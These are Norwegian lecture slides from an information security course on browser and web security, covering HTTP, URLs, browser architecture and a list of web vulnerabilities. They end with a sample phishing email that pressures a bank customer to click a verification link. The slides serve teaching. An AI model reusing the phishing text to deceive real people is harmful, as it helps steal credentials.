



Denne forelesningsøkten vil bli tatt opp og lagt ut i emnet i etterkant.

Hvis du ikke vil være med på opptaket:

	La være å delta med webkameraet ditt.
	La være å delta med mikrofonen din.
To: <span>Marianne Sundby</span> (Privately) Type message here...	Still spørsmål i Chat i stedet for som lyd. Hvis du ønsker kan spørsmålet også sendes privat til foreleser.



Høyskolen  
Kristiania

# TK2100:

# Informasjonsikkerhet

Sjette forelesning:

Nettleser- og www- sikkerhet

## Pensum:

Goodrich & Tamassia (2011),  
s. 320-378

G&T (2014), s. 327-382

# Så langt

- CIA-modellen
- Kryptering
  - Symmetrisk (AES) vs Public Key (RSA)
  - Blokk (AES) vs strøm (RC4)
- Operativsystem
  - Sikring av prosess, minne, filsystem
  - Autentisering og autorisering + ACL
  - Bufferoverflows
- Malware
  - Bakdører, logikkbomber; Virus, ormer og trojanere
  - Zero-day angrep; Rootkit; Botnet
  - Antivirus
  - StuxNet


# Dagens tema

- Browseren («nettleseren») og sikkerhet på WWW
  - (dynamisk) HTML, HTTP, HTTP over TLS (https)
  - Sesjoner og cookies
- Angrep på klient
  - Sesjonskidnapping
  - Phishing, click-hijacking
  - XSS og CSRF
- Angrep på tjener
  - Scripting og svakheter
  - SQL injisering
- Forsvar (litt :-)

# Litt repetisjon (TK1104)


# Klient/tjener

- Typisk oppsett i et nettverk
- Klient
  - Tar initiativet
  - Ber om en service fra tjeneren
  - På web er klienten i browseren
- Tjener
  - Leverer etterspurt service til klienten
  - På web er dette web-serveren



# HTTP (HyperText Transfer Protocol)


- Webens applikasjons-protokoll
- Klient/tjener modell
  - Klienten spør etter, mottar og viser web "objekter"
  - Tjeneren sender objekter på etterspørsel






# HTTP meldingsformat: spørring

- Alle meldingsheadere er kodet i 7 bit ASCII-format



- Web-side
  - Består av "objekter", adresseres av en URI
- Vanligvis har web-siden
  - En base HTML side (index.html), flere objektreferanser
- URI (url) består av
  - protokoll://vertsnavn:port/filsti/filnavn#anker?parametre  
(protocol://host:port/path#anchor?parameters)
  - http://www.test.com/path/minfil.txt
  - Kan også legge inn brukernavn:passord
- Bruker-agenten på web er browseren
  - Netscape, Internet Explorer, Mozilla .....
- Tjeneren på web kalles web-server
  - Apache, MS IIS .....


# HTTP URL



- Browseren foretar et DNS-oppslag og oppretter en TCP-forbindelse til "authority".
- Så følger "filsti" på server (ressurs-ID)
- Etter ? Følger argumenter til script/program
- Etter # typisk et anker/posisjon innenfor ressurs ("dokument")


# Browser arkitektur

- Bruker-grensesnitt (UI)
  - Toolbar, nedlastingsinfo, knapper, printing,...
- Browser motor
  - Høynivå grensesnitt mot Rendering motor
  - Laster URI, støtter "surfing": frem, tilbake, reload,...
- Rendering motor
  - Beregner side-layout og viser frem.
  - **Parser** html, css, ...
- Nettverk
  - Står for filoverføring (http, ftp, ..)
  - Oversetter mellom char-set, kan MIME
  - **Cache**




- Javascript Interpreterer
  - Kjører Javascript
- XML Parser
  - Parser html/xml til et DOM-tre
- Grafikkbibliotek
  - Tegne-, meny- og vindus-rutinene
  - Fonter
- Persistente data
  - Lagre bokmerker, sertifikater, personlig konfigurering

# HTTP 1.1 Meldingsformat



# Alt er tekst i http – vi kan sende det manuelt!



```
PuTTY (inactive)
POST /tk1104/oppgave4d.php HTTP/1.1
Host: www.eastwillsecurity.com
X-EksamenTK1104: 9998
User-Agent: PuTTY
Content-Length: 8
Content-Type: text/plain
Connection: close

OPPGAVE4
HTTP/1.1 204 No Content
Date: Mon, 19 Oct 2020 22:29:50 GMT
Server: Apache
X-Powered-By: PHP/7.2.34
Expires: 0
Cache-Control: must-revalidate
X-Hash: 472047204000999856176398
X-Varnish: 823035747
Age: 0
Via: 1.1 varnish (Varnish/6.5)
Connection: close
```

Http **REQUEST**

Http **REPLY**

Alle husker sikkert denne, oppgave 4 D...

# Web sårbarheter

# Web sårbarheter

- World Wide Web er den største angrepsflaten og trusselen innen informasjonssikkerhet
- World Wide Web er også den største sprederen av malware
- Huskeregel til (web) utviklere:
  - En kode-feil havner i Jira
  - En sikkerhets-feil havner på forsiden av VG
- Ukrypterte data (inklusive passord)
- Programvare med kjente sårbarheter
- Feil i web applikasjoner; XSS sårbarheter, SQL injection
- Phishing epost mm



# Hvorfor ble WWW så usikker?

- Man fulgte klient/tjener-modellen for LAN, og glemte World Wide
  - Fiendtlige brukere er ikke det normale i et bedriftsnettverk
  - På web må alle klienter behandles som upålitelige og fiendtlige.
  - I LAN gir det å flytte mest mulig over i klienten god respons og ytelse på server, på Internett må all sikkerhet ivaretas av server
  - «Glemte» alt man visste om sikkerhet fra før, og laget web-applikasjoner uten noen form for sikkerhet
    - Protokollene støtter sikkerhet i minimal grad: «alt» kan spoofes og forfalskes.
    - «Alle» kunne snekre HTML og scripte litt.
    - Rask utvikling basert på komponenter (nesten) ingen hadde oversikt over

# Phishing

# Phishing

From: fraud@bankofamericans.com

To: targets@contoso.ltd

Date: Thu, 13 Jun 2019 09:35:31 -0700

Subject: Your Account Has Been Locked



Dear Online Banking Customer:

We are writing to inform you that there have been a number of invalid login attempts to access your account. As a result, we have temporarily locked your account and added an extra verification process intended to ensure your identity and protect the security of your account in the future.

Please [click here](#) to begin the account verification process. If you fail to update your account information in the next 24 hours, you will be required to go into our branch to reestablish your account.

